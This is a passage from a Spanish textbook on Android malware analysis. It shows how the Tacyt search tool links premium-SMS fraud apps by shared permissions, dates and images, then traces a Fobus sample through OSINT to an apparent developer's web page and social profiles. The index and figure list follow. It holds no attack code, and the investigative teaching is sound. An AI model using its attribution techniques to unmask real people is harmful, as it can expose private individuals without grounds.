


Imagen 06.01: Búsqueda en Tacyt de posibles aplicaciones para suscripción a servicios SMS premium.

Si se estudian los resultados obtenidos, se puede observar como dos de las aplicaciones de la captura, *Fotos frases amor y postales* e *Imágenes amor fotos frases*, han sido publicadas por el desarrollador *adajapps*, aunque utilizando un certificado digital diferente donde el nombre del sujeto varía entre *Prasesamor* y *Romantic*.

Sobre estos mismos resultados se puede observar una similitud que podría o no ser una casualidad, la segunda aplicación (*Chistes Picantes buenos cortos*) presenta características similares al de las otras dos: el título consta de 4 palabras con la coherencia justa entre ellas, la redacción de sus descripción es bastante similar y el icono que presentan todas sigue la misma dinámica de un cuadrado sobre el que se ha superpuesto un texto y otra imagen.

Sin duda todas estas consideraciones son poco objetivas y no deben generalizarse, pero para encontrar las verdaderas coincidencias detrás de la apariencia se dispone del comparador de aplicaciones de Tacyt, que dado un conjunto de aplicaciones reflejará todas las propiedades cuyos valores sean iguales:




Imagen 06.02: Comparación de datos generales (1ª parte).

TÍTULO	Imagenes amor fotos frases	Chistes Picantes buenos cor...	Fotos frases amor postales
NOMBRE DEL PAQUETE	com.romaticpost	com.chistespicanticos	com.grasesamor
ORIGEN	GooglePlay	GooglePlay	GooglePlay
CÓDIGO DE VERSIÓN	1	1	1
NÚMERO DE FICHEROS	379	379	379
NÚMERO DE IMÁGENES	8	7	8
NÚMERO DE PERMISOS	13	13	13
NÚMERO DE API KEYS	0	0	0
NÚMERO DE ACTIVIDADES	1	1	1
NÚMERO DE ALIAS	0	0	0
NÚMERO DE SERVICIOS	0	0	0
NÚMERO DE RECEPTORES	0	0	0
NÚMERO DE PROVEEDOR...	0	0	0

Imagen 06.02: Comparación de datos generales (2ª parte).

Analizando los resultados de la comparación de datos generales, en las tres aplicaciones coinciden las siguientes características: tienen 379 ficheros empaquetados, declaran 13 permisos, y todas ellas además tienen la misma cantidad de componentes, que es una condición que se tenía que cumplir dado que la búsqueda realizada lo establecía como criterio de consulta.

Si se estudian los permisos se podrá comprobar además que, no sólo coinciden las 3 aplicaciones en incluir 13 permisos, sino que además son los mismos permisos:

Permisos			
READ_PHONE_STATE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
READ_EXTERNAL_STORAGE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
READ_SMS	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
CAMERA	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
SEND_SMS	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
INTERNET	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
WRITE_EXTERNAL_STORA...	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
CHANGE_WIFI_STATE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
WRITE_SMS	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
VIBRATE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
ACCESS_WIFI_STATE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
RECEIVE_SMS	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
ACCESS_NETWORK_STATE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Imagen 06.03: Permisos compartidos por las aplicaciones comparadas.

El siguiente aspecto que suele dar bastante información es el estudio de las fechas relevantes para la aplicación como la fecha de publicación y firma de los APKs:

Fechas			
CREACIÓN	2015-01-21 22:29:29	2015-01-17 23:26:43	2015-01-21 22:21:18
BAJA	2015-03-25 16:52:09	2015-03-23 19:02:57	2015-03-25 16:00:15
FICHERO MÁS ANTIGUO	2015-01-16 12:37:36	2015-01-14 18:19:42	2015-01-16 12:49:42
ACTUALIZACIÓN	2015-01-21 22:29:29	2015-01-17 23:26:43	2015-01-21 22:21:18
PUBLICACIÓN	2015-01-21 22:29:24	2015-01-17 23:26:35	2015-01-21 22:21:15
FIRMA	2015-01-16 12:46:34	2015-01-14 18:48:54	2015-01-16 12:57:20

Imagen 06.04: Comparación de fechas relevantes de las aplicaciones.

Se puede observar como las 3 aplicaciones manejan unas fechas muy próximas entre sí, habiéndose publicado a lo largo de 4 días en Enero de 2015 (entre el 17 y el 21), y habiéndose firmado a lo largo de 2 días (el 14 y 16).

Con toda la información recuperada de la investigación, se puede crear una nueva consulta en la que se establezca como criterio que las aplicaciones tengan:

- Entre 350 y 450 ficheros, ya que buscar el mismo número exacto de ficheros podría suponer la pérdida de resultados al ser más fácil que varíe según la cantidad de imágenes que estén empaquetadas en las aplicaciones.

```
nFiles:"350 - 450"
```

- 13 permisos. Además tendrán que ser los mismos 13 permisos ya que de otro modo la aplicación podría tener un comportamiento diferente al buscado.

```
nPermissions:"13" AND permissionName:"android.permission.READ_PHONE_STATE" AND permissionName:"android.permission.READ_EXTERNAL_STORAGE" AND permissionName:"android.permission.READ_SMS" AND permissionName:"android.permission.CAMERA" AND permissionName:"android.permission.SEND_SMS" AND permissionName:"android.permission.INTERNET" AND permissionName:"android.permission.WRITE_EXTERNAL_STORAGE" AND permissionName:"android.permission.CHANGE_WIFI_STATE" AND permissionName:"android.permission.WRITE_SMS" AND permissionName:"android.permission.VIBRATE" AND permissionName:"android.permission.ACCESS_WIFI_STATE" AND permissionName:"android.permission.RECEIVE_SMS" AND permissionName:"android.permission.ACCESS_NETWORK_STATE"
```

- 1 componente activity y ningún otro componente definido, es decir, el mismo criterio que en la consulta inicial.

```
nActivities:"1" AND nServices:"0" AND nActivityAlias:"0" AND nReceivers:"0" AND nProviders:"0"
```

- La fecha de firma del APK será a lo largo del mes de Enero.

```
signatureFileLastUpdateDate:"2015-01-01 00:00:00 - 2015-01-31 23:59:59"
```

El resultado de realizar la consulta anterior devolverá 8 aplicaciones que, por los criterios de consulta de utilizados, permitirá al investigador asumir que todas ellas están relacionadas y que





```

<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS">
</uses-permission>
<uses-permission android:name="android.permission.WRITE_CONTACTS">
</uses-permission>
<uses-permission android:name="android.permission.READ_CALL_LOG">
</uses-permission>
<uses-permission android:name="android.permission.WRITE_CALL_LOG">
</uses-permission>
<uses-permission android:name="android.permission.GET_TASKS">
</uses-permission>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT">
</uses-permission>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT">
</uses-permission>
<application android:allowBackup="true" android:icon="@7F020002" android:label="@7F06000A" android:name=".
Application" android:theme="@android:01030007">
<activity android:icon="@7F020002" android:label="@7F06000A" android:name="com.ilkgogn.xwkjahs.Launch" android:
screenOrientation="1">
<intent-filter>
<action android:name="android.intent.action.MAIN">
</action>
<category android:name="android.intent.category.LAUNCHER">
</category>
</intent-filter>
</activity>

```

Imagen 06.06: Permisos y componentes identificados en Fobus.

Una búsqueda en Tacyt utilizando los permisos identificados en el artículo en combinación con los nombres de los componentes, devolverá como resultado una muestra subida para su análisis por los usuarios de Tacyt:




Imagen 06.07: Búsqueda en Tacyt basada en permisos y componentes.

**Nota:** La muestra ha sido incluida en el repositorio de malware-samples bajo el hash SHA-1 9a9146f9796c00bcdfa69a7e35ff5647f50da0cd.

Desde la página de detalles de la aplicación en Tacyt, donde se refleja toda la información extraída de la muestra, se pueden estudiar los ficheros incluidos dentro del APK dándose el caso de que si se filtra por la extensión PNG se encontrarán 4 imágenes, y que en caso de buscar por la imagen **res/drawable/notification.png** en combinación con los permisos de la primera búsqueda, se encontrará que 12 versiones distribuidas a lo largo de 8 aplicaciones diferentes comparten ese mismo criterio de consulta:




Imagen 06.08: Búsqueda en Tacyt basada en permisos e imagen.

**Nota:** Se han incluido ambas muestras en el repositorio de malware-samples, coincidiendo la de nombre de ruso con el hash SHA-1 1b00bb7975ddabb0882e4d26aedaaf06c302ca19, y la de nombre M-1 Fighter's con el hash SHA-1 117d6bdb27408afbc10ada243553111e6edad3fc.

Es importante notar que, mientras que los permisos podrían no ser un criterio muy singular ya que aplicaciones legítimas podrían llegar a utilizar esa misma combinación de permisos, en el momento en el que se introduce en la consulta que también se debe de encontrar la misma imagen (utilizando su hash) empaquetada dentro de la aplicación, hace más improbable la casualidad, eliminando falsos positivos y reduciendo los resultados a aplicaciones en las que el mismo desarrollador ha reutilizado manifiesto y contenido gráfico.

Volviendo a los resultados de la consulta, la búsqueda muestra como algunas de las aplicaciones que contienen esa misma imagen se encuentran publicadas en markets no oficiales como Mobogenie.

Continuando con la investigación, el siguiente paso que se puede realizar en Tacyt es comparar las dos aplicaciones encontradas en Mobogenie para contrastar sus igualdades y diferencias, sabiendo de antemano que comparten además los mismos permisos e imagen que la muestra de malware inicial identificada por los motores antivirus:



Imagen 06.09: Comparación de datos generales de aplicaciones publicadas en Mobogenie (1ª parte).

NOMBRE DEL PAQUETE	com.fuzzlepun.vk_likes_exc...	com.kiril.sport
ORIGEN	mobogenie	mobogenie
NÚMERO DE PERMISOS	20	20
NÚMERO DE DETECCIONES		13
NÚMERO DE API KEYS	0	0
NÚMERO DE ACTIVIDADES	6	1
NÚMERO DE ALIAS	0	0
NÚMERO DE SERVICIOS	6	6
NÚMERO DE RECEPTORES	3	3
NÚMERO DE PROVEEDOR...	0	0

Imagen 06.09: Comparación de datos generales de aplicaciones publicadas en Mobogenie (2ª parte).

De los datos generales de la comparación se pueden sacar las primeras conclusiones:

- Tienen definidos exactamente el mismo número de permisos y prácticamente la misma cantidad de componentes, siendo la única diferencia el número de actividades. Esto podría ser resultado de copiar y pegar el fichero AndroidManifest.xml modificando sólo algunas secciones de este.
- En el caso de la aplicación M-1 Fighters se tiene información de que 13 motores antivirus lo han marcado como virus.

Si se continúan estudiando los diferentes campos comparados por Tacyt, se encontrará otro detalle interesante en las fechas:

📅 Fechas		
CREACIÓN	2014-09-18 23:47:23	2014-09-18 22:52:23
FICHERO MÁS ANTIGUO	2014-01-03 15:52:24	2014-02-15 15:29:58
ACTUALIZACIÓN	2014-09-18 23:47:23	2014-09-18 22:52:23
PUBLICACIÓN	2014-09-18 23:47:06	2014-09-18 22:52:10
FIRMA	2014-02-15 00:33:18	2014-02-15 15:37:50
👤 Desarrollador		
📄 Manifiesto del JAR		
VERSIÓN	1.0	1.0
CREADO POR	1.0 (Android)	1.0 (Android)

Imagen 06.10: Comparación de fechas.

Se puede observar como ambas aplicaciones fueron publicadas en un espacio de tiempo muy próximo, con menos de una hora de diferencia; y que ambas aplicaciones fueron desarrolladas utilizando el mismo entorno de desarrollo, aunque esta coincidencia puede tratarse de algo común ya que Android Studio se ha convertido en el estándar de facto para el desarrollo de aplicaciones Android.

Recapitulando la información obtenida hasta este punto se tiene que:

1. Partiendo del análisis realizado por Avast se han encontrado dos aplicaciones publicadas en el market no oficial Mobogenie que coinciden en permisos y que además reutilizan contenido multimedia visto en el malware inicial, por lo que seguramente hayan sido publicadas por el mismo desarrollador de malware utilizando cuentas diferentes, técnica habitual en este tipo de actividades ilícitas.
2. Las dos aplicaciones encontradas en Mobogenie fueron publicadas en un espacio corto de tiempo, por lo que el mismo desarrollador pudo publicar primero una y a continuación la siguiente.
3. De estas dos aplicaciones detectadas, la que tiene nombre **M-1 Fighter** ha sido marcada como malware por 13 motores antivirus confirmando las sospechas que se pudieran tener de su actividad no deseada al estar directamente relacionada con el malware original, y dejando pendiente para investigación la aplicación con nombre ruso, **Обмен лайков – Вконтакте**, cuya traducción es *Cambio de Favoritos – FaceBook*.

Si se accede al contenido del APK de la muestra con hash SHA-1 `1b00bb7975ddabb0882e4d26aadaaf06c302ca19` (la de nombre ruso) como ZIP, se podrá encontrar entre los recursos gráficos en la ruta `/res/drawable-ldpi` la imagen **icon\_app.png**, que utilizando técnicas OSINT puede ser utilizada como criterio de búsqueda en el buscador de imágenes de Google y dando como resultado varios enlaces, entre ellos uno a la red social rusa VK:




Imagen 06.11: Búsqueda basada en imagen en Google.

Siguiendo el enlace a dicha red social se encuentra un nuevo enlace a una página web que ya ha sido dada de baja: <http://fuzzlepun.com/android-prilozheniya/obmen-lajkov-vkontakte>.

En este punto se puede continuar la investigación recurriendo a servicios como Internet Archive (<https://web.archive.org>), que guarda la evolución de algunas páginas web a lo largo del tiempo mostrando los contenidos y enlaces que tenían dada una fecha concreta.

Para el caso de la web de fuzzlepun.com se puede encontrar el contenido que presentaba el día 26 de Agosto de 2013, incluyendo referencias a cuando la aplicación estuvo publicada en Google Play ([https://play.google.com/store/apps/details?id=com.fuzzlepun.vk\\_likes\\_exchange](https://play.google.com/store/apps/details?id=com.fuzzlepun.vk_likes_exchange)) y a datos personales como enlaces a las redes sociales VK y Facebook de perfiles aparentemente vinculados a fuzzlepun.




Imagen 06.12: Estado capturado por Internet Archive en Agosto de 2013.

Sólo quedaría confirmar si el comportamiento de *fuzzlepun* es igual que el de la muestra analizada por Avast profundizando en su análisis según las distintas fases y técnicas planteadas a lo largo de los capítulos anteriores, pero como conclusión de la investigación con Tacyt se ha demostrado que partiendo de una muestra de origen desconocido y mediante la identificación de características de las aplicaciones lo suficientemente específicas (singularidades) como para descartar falsos positivos, se puede seguir el rastro creado de manera involuntaria por la actividad del desarrollador, concluyendo esta tarea en un ejercicio de atribución donde según la traza que haya dejado el desarrollador se podrá confirmar con un mayor o menor grado de incertidumbre la identidad real escondida tras las distintas identidades digitales que haya utilizado el desarrollador para distribuir el malware.



# Índice alfabético

- A**
- aapt 8, 60, 61, 63, 77, 78, 93, 158, 253
  - Activity 9, 22, 87, 96, 97, 98, 106, 107, 134, 145, 152, 154, 159, 164, 166, 176, 177, 179, 185, 187, 206, 207, 237, 253
  - Activity Alias 253
  - Activity Manager 145, 152, 253
  - adb 8, 20, 30, 47, 48, 52, 54, 58, 59, 60, 66, 76, 120, 121, 138, 139, 140, 141, 142, 143, 144, 145, 146, 150, 152, 154, 155, 156, 157, 161, 165, 174, 175, 179, 182, 183, 189, 193, 194, 201, 209, 218, 220, 227, 236, 253
  - adware 69, 72, 202, 253
  - Android 266
  - android-hooker 9, 171, 172, 173, 174, 253
  - AndroidManifest.xml 7, 8, 16, 17, 18, 21, 22, 23, 25, 26, 27, 29, 33, 34, 57, 60, 61, 62, 63, 64, 65, 66, 71, 76, 77, 79, 81, 87, 88, 93, 94, 95, 96, 97, 114, 115, 122, 134, 140, 142, 145, 147, 154, 156, 160, 163, 176, 177, 178, 180, 193, 194, 196, 199, 200, 201, 205, 206, 209, 212, 213, 214, 217, 219, 220, 221, 223, 227, 231, 232, 235, 236, 237, 241, 242, 246, 249, 253
  - Android Studio 7, 35, 44, 45, 46, 98, 130, 164, 165, 167, 170, 177, 178, 181, 250, 253
  - APK 8, 16, 17, 19, 20, 30, 32, 33, 49, 50, 54, 57, 59, 60, 62, 63, 65, 66, 69, 70, 71, 72, 74, 75, 79, 80, 81, 83, 84, 98, 99, 104, 108, 115, 117, 120, 121, 130, 131, 132, 133, 134, 138, 160, 161, 173, 176, 177, 179, 180, 186, 189, 200, 201, 203, 204, 206, 208, 214, 224, 232, 233, 235, 237, 245, 247, 250, 253
  - apktool 49, 50, 61, 62, 63, 66, 67, 79, 80, 93, 98, 99, 102, 104, 129, 135, 176, 177, 178, 180, 186, 210, 228, 229, 253
  - Apple 265
  - assets 8, 16, 66, 69, 70, 78, 81, 82, 87, 89, 90, 120, 122, 142, 144, 200, 219, 253
- B**
- baksmali 98, 101, 253
  - botnet 211, 253
  - Burp 42, 43, 48, 49, 54, 144, 145, 158, 162, 167, 203, 253
- C**
- Certificado digital 253
  - Certificate Pinning 158, 159, 160, 162, 166, 167, 169, 170, 253
  - clicker 196, 223, 224, 253
  - Código nativo 7, 8, 10, 29, 91, 182, 253
  - Código nativo (es lo mismo que librería nativa) 253
  - componentesFinter.py 253
  - Cordova 58, 67, 78, 90, 253
  - criptografía 266
  - Cydia Substrate 52, 153, 162, 163, 172, 253
- D**
- Dalvik Bytecode (es lo mismo que Bytecode Dalvik) 253
  - dare 132, 253
  - dedexer 132, 253
  - Depuración 179, 182, 253
  - dex2jar 49, 50, 83, 84, 104, 108, 118, 129, 150, 158, 159, 160, 253
  - DHCP 7, 35, 40, 41, 44, 47, 52, 54, 253, 264
  - DoS (es lo mismo que Denegación de servicio)



253

Droidbox 10, 188, 189, 190, 193, 253

dumpsys 76, 77, 220, 236, 253

**E**

enjarify 131, 253

Ethical 3

exiftool 51, 69, 200, 232, 253

**F**

FileObserver 148, 149, 253

**G**

gdb 182, 184, 185, 186, 187, 253

gdbserver 182, 183, 184, 185, 186, 187, 253

**H**hooking 9, 149, 153, 162, 163, 164, 168, 170,  
171, 186, 231, 239, 253**I**infogath.py 78, 79, 80, 133, 134, 135, 150,  
176, 200, 201, 204, 206, 220, 223, 253Intent 27, 28, 95, 96, 152, 154, 155, 156, 157,  
164, 198, 231, 253

Intent-Filter 253

iptables 41, 42, 44, 54, 158, 253

**J**jadx 50, 51, 62, 63, 67, 79, 80, 84, 85, 86, 87,  
93, 104, 116, 118, 121, 132, 133, 134,  
147, 183, 209, 253Jasmin 9, 13, 49, 97, 108, 109, 110, 111, 112,  
113, 126, 132, 133, 134, 135, 153, 160,  
161, 253Java 8, 10, 13, 14, 16, 32, 50, 51, 57, 58, 62,  
65, 67, 68, 70, 78, 80, 81, 82, 83, 84, 85,  
87, 88, 89, 90, 91, 95, 96, 97, 98, 100,  
101, 102, 103, 104, 105, 108, 109, 110,  
111, 112, 113, 116, 117, 118, 123, 125,  
126, 131, 132, 133, 134, 135, 150, 151,  
153, 163, 167, 168, 176, 182, 183, 185,  
196, 202, 210, 238, 253

JavascriptInterface 59, 70, 89, 253

jd-gui 50, 83, 84, 85, 87, 104, 118, 129, 131,  
132, 133, 134, 147, 150, 151, 159, 209,  
253**K**

Keyloggers 10, 216, 253

**L**

Ley 263

logcat 142, 143, 144, 157, 166, 167, 170, 171,  
174, 175, 217, 218, 253**M**

Metasploit 262, 264

modify.py 160, 161, 253

**N**

NDK 7, 44, 46, 92, 97, 182, 183, 253

Nessus 262

netcat 146, 253, 256, 259

netcfg 47, 52, 54, 253

nmap 146, 253

**O**

objdump 68, 92, 95, 97, 183, 253

ofuscación 29, 57, 62, 70, 81, 84, 97, 113, 115,  
116, 122, 124, 129, 130, 150, 151, 158,  
168, 201, 202, 253

opcodes 81, 104, 113, 125, 133, 134, 253

Orígenes desconocidos 7, 31, 201, 253

**P**

Package Manager 30, 196, 253

persistencia 119, 195, 197, 198, 214, 221, 223,  
224, 226, 227, 228, 234, 237, 246, 253

Phishing 10, 202, 253

Play Store 18, 19, 30, 32, 42, 52, 253

procyon 51, 84, 253

Provider 26, 253

**R**

radare2 49, 129, 253

ransomware 118, 119, 120, 134, 196, 226, 228,  
253

RAT 10, 196, 211, 213, 214, 253  
Receiver 25, 88, 208, 209, 253  
receiversFinder.py 114, 134, 253

## S

Sanboxing 254  
SDK tools 35, 39, 46, 47, 57, 60, 114, 172, 254  
Service 24, 95, 134, 176, 208, 209, 217, 254  
SharedPreferences 90, 254  
Smali 13, 254  
spyware 31, 196, 207, 210, 211, 239, 246, 254  
SQLite 33, 69, 70, 254  
strings 72, 73, 74, 75, 201, 229, 254

## T

tapjacking (o tap-jacking) 254  
TCP 263  
TCP/IP 263  
telnet 209, 254  
toolchain 46, 92, 254

## U

unzip 51, 52, 65, 67, 72, 73, 75, 254

## W

WebView 66, 70, 82, 87, 89, 90, 91, 222, 223,  
224, 238, 254  
Wireshark 43, 48, 148, 203, 254

## X

xdot 51, 85, 254  
Xposed 153, 162, 163, 254

## Z

zipinfo 76, 254

# Índice de imágenes

Imagen 00.01: Metodología de análisis de muestras. ....	14
Imagen 00.02: Ejemplo de contenido de un APK. ....	16
Imagen 00.03: Instalación de una aplicación desde Play Store. ....	19
Imagen 00.04: Instalación de una aplicación desde orígenes desconocidos (1ª parte). ....	19
Imagen 00.04: Instalación de una aplicación desde orígenes desconocidos (2ª parte). ....	20
Imagen 00.05: Ejemplo de app que condiciona su ejecución según la versión del SDK. ....	22
Imagen 00.06: Nombre de clase completo incluyendo el paquete que lo contiene. ....	23
Imagen 00.07: Nombre de clase dentro del paquete indicado en el <manifest>. ....	23
Imagen 00.08: Ejemplo de BroadcastReceiver declarado por código. ....	25
Imagen 00.09: <intent-filter> usado por Twitter para responder a sus enlaces. ....	28
Imagen 00.10: Ejemplo de librería compartida incluida en una app. ....	30
Imagen 00.11: Ejemplo de carga de librería y declaración de método nativo. ....	30
Imagen 00.12: Opción para activar Verify Apps desde el menú Ajustes > Seguridad. ....	31
Imagen 00.13: Listado de APKs en /data/app. ....	33
Imagen 00.14: Ejemplo de estructura de directorios de una aplicación instalada. ....	33
Imagen 01.01: Diagrama del entorno de análisis. ....	35
Imagen 01.02: Configuración de disco. ....	37
Imagen 01.03: El valor del Default Gateway del adaptador de red será el GATEWAY_IP. ....	40
Imagen 01.04: Configuración de red de las interfaces eth0 y eth1. ....	41
Imagen 01.05: Configuración de certificado con clave privada en Wireshark. ....	43
Imagen 01.06: Configuración de instalación en Android Studio. ....	45
Imagen 01.07: Paquetes a instalar desde el gestor de SDK Android. ....	45
Imagen 01.08: Directorio de instalación del NDK. ....	46
Imagen 01.09: Configuración de la variable de entorno PATH. ....	47
Imagen 01.10: Comprobando la conectividad de la VM-Android. ....	47
Imagen 01.11: Configurando el certificado utilizado por Burp. ....	48
Imagen 01.12: Burp interceptando el tráfico HTTPS generado por la VM-Android. ....	49
Imagen 01.13: Instantánea inicial en Virtual Box. ....	53
Imagen 02.01: Esquema de una app que utiliza JavaScript Interface. ....	59
Imagen 02.02: Obteniendo la ruta donde se encuentra almacenado el APK en el dispositivo. ....	60
Imagen 02.03: Descarg. el fichero APK desde el dispositivo Android a la máquina de análisis. ....	60
Imagen 02.04: Extracción de datos del AndroidManifest.xml utilizando aapt3.3. ....	61
Imagen 02.05: Componentes Android incluidos en la aplicación. ....	61
Imagen 02.06: AndroidManifest.xml decodificado por apktool. ....	62
Imagen 02.07: Datos del certificado digital recuperados con keytool. ....	65

Imagen 02.08: A la izquierda el certificado original utilizado por Netflix, a la derecha el falso.....	66
Imagen 02.09: Plugins Cordova registrados.....	67
Imagen 02.10: Librería nativa detectada al descomprimir el contenido de la muestra.....	68
Imagen 02.11: Listado de la tabla de símbolos filtrada.....	68
Imagen 02.12: Ejecución de exiftool sobre fichero XLS encontrado en un adware.....	69
Imagen 02.13: Datos almacenados en base de datos SQLite.....	70
